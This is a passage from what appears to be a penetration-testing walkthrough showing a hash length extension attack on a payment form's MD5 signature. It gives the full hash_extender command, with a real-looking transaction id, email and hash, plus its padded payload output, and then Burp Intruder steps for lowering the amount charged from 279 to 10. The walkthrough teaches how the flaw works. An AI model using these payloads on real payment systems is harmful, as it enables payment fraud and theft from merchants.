


Step 3: Notice that payment amount from the original request is being displayed in the response.



Step 4: By tampering the values of different parameters we can identify that the application gives an error message “Hash validation failed” when the “transactionid”, “email” or “amount” parameters are tampered.

Note: This suggests that the “hash” might be using the values of these three parameters, however generating hashes of these parameters combined does not match the value of “hash”. The reason for this could be a secret being used for hash generation along with these values.




Step 5: Using the tool “hash_extender” generate multiple hashes with different padding length using the following command. Notice that we want to change the price from ‘279’ to ‘10’

```
root@Kali:~/tools/hash_extender# ./hash_extender --data
3ea96ed2ecfa48d3bec38b1772bf0cb1sanjay.nss@mailinator.com279 --secret-min 8 --
secret-max 18 --append 10 --signature 584e373b3c9c5aa6b3ede1129a848083 --
format md5 --out-data-format html –table
```

Where,
--data = It’s a combination of transactionid+email+amount
--signature = It’s a value of the hash parameter from the request

```
┌──(root💀kali)-[~/tools/hash_extender]
└─# ./hash_extender --data 3ea96ed2ecfa48d3bec38b1772bf0cb1sanjay.nss@mailinator.com279 --secret-min 8 --secret-max 18 --appe
nd 10 --signature 584e373b3c9c5aa6b3ede1129a848083 --format md5 --out-data-format html --table | tee output.txt
md5       dd2eaf62d5bd0e00ffc3aa941e6c3e36 3ea96ed2ecfa48d3bec38b1772bf0cb1sanjay%2enss%40mailinator%2ecom279%80%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00+%02%00%00%00%00%00%0010
md5       dd2eaf62d5bd0e00ffc3aa941e6c3e36 3ea96ed2ecfa48d3bec38b1772bf0cb1sanjay%2enss%40mailinator%2ecom279%80%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%28%02%00%00%00%00%00%0010
md5       dd2eaf62d5bd0e00ffc3aa941e6c3e36 3ea96ed2ecfa48d3bec38b1772bf0cb1sanjay%2enss%40mailinator%2ecom279%80%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%000%02%00%00%00%00%00%0010
md5       dd2eaf62d5bd0e00ffc3aa941e6c3e36 3ea96ed2ecfa48d3bec38b1772bf0cb1sanjay%2enss%40mailinator%2ecom279%80%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%008%02%00%00%00%00%00%0010
md5       dd2eaf62d5bd0e00ffc3aa941e6c3e36 3ea96ed2ecfa48d3bec38b1772bf0cb1sanjay%2enss%40mailinator%2ecom279%80%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%40%02%00%00%00%00%00%0010
md5       dd2eaf62d5bd0e00ffc3aa941e6c3e36 3ea96ed2ecfa48d3bec38b1772bf0cb1sanjay%2enss%40mailinator%2ecom279%80%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
H%02%00%00%00%00%00%0010
md5       dd2eaf62d5bd0e00ffc3aa941e6c3e36 3ea96ed2ecfa48d3bec38b1772bf0cb1sanjay%2enss%40mailinator%2ecom279%80%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00P%0
2%00%00%00%00%00%0010
md5       dd2eaf62d5bd0e00ffc3aa941e6c3e36 3ea96ed2ecfa48d3bec38b1772bf0cb1sanjay%2enss%40mailinator%2ecom279%80%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00X%02%0
0%00%00%00%00%0010
md5       dd2eaf62d5bd0e00ffc3aa941e6c3e36 3ea96ed2ecfa48d3bec38b1772bf0cb1sanjay%2enss%40mailinator%2ecom279%80%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%0010
md5       dd2eaf62d5bd0e00ffc3aa941e6c3e36 3ea96ed2ecfa48d3bec38b1772bf0cb1sanjay%2enss%40mailinator%2ecom279%80%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00h%02%00%00%0
0%00%00%0010
md5       dd2eaf62d5bd0e00ffc3aa941e6c3e36 3ea96ed2ecfa48d3bec38b1772bf0cb1sanjay%2enss%40mailinator%2ecom279%80%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00p%02%00%00%00%0
0%00%0010
```


Step 6: Send the HTTP Request captured in **Step 2** to Intruder.




Step 7: Create the Intruder payload as shown below.

Payload Value: Starting from the email address till last NULL byte (%00) without amount parameter value.


Step 8: Replace the hash parameter value from the payload generated in **Step 5**.




Step 9: Select the 'email' parameter as injection point, change the value of the amount parameter form '279' to '10'.




Step 10: Select the padded values generated by the tool starting from the email address till last NULL byte (%00) from **Step 7** and paste them in the payload list. Also, make sure to uncheck the option to 'URL encode' the special characters.



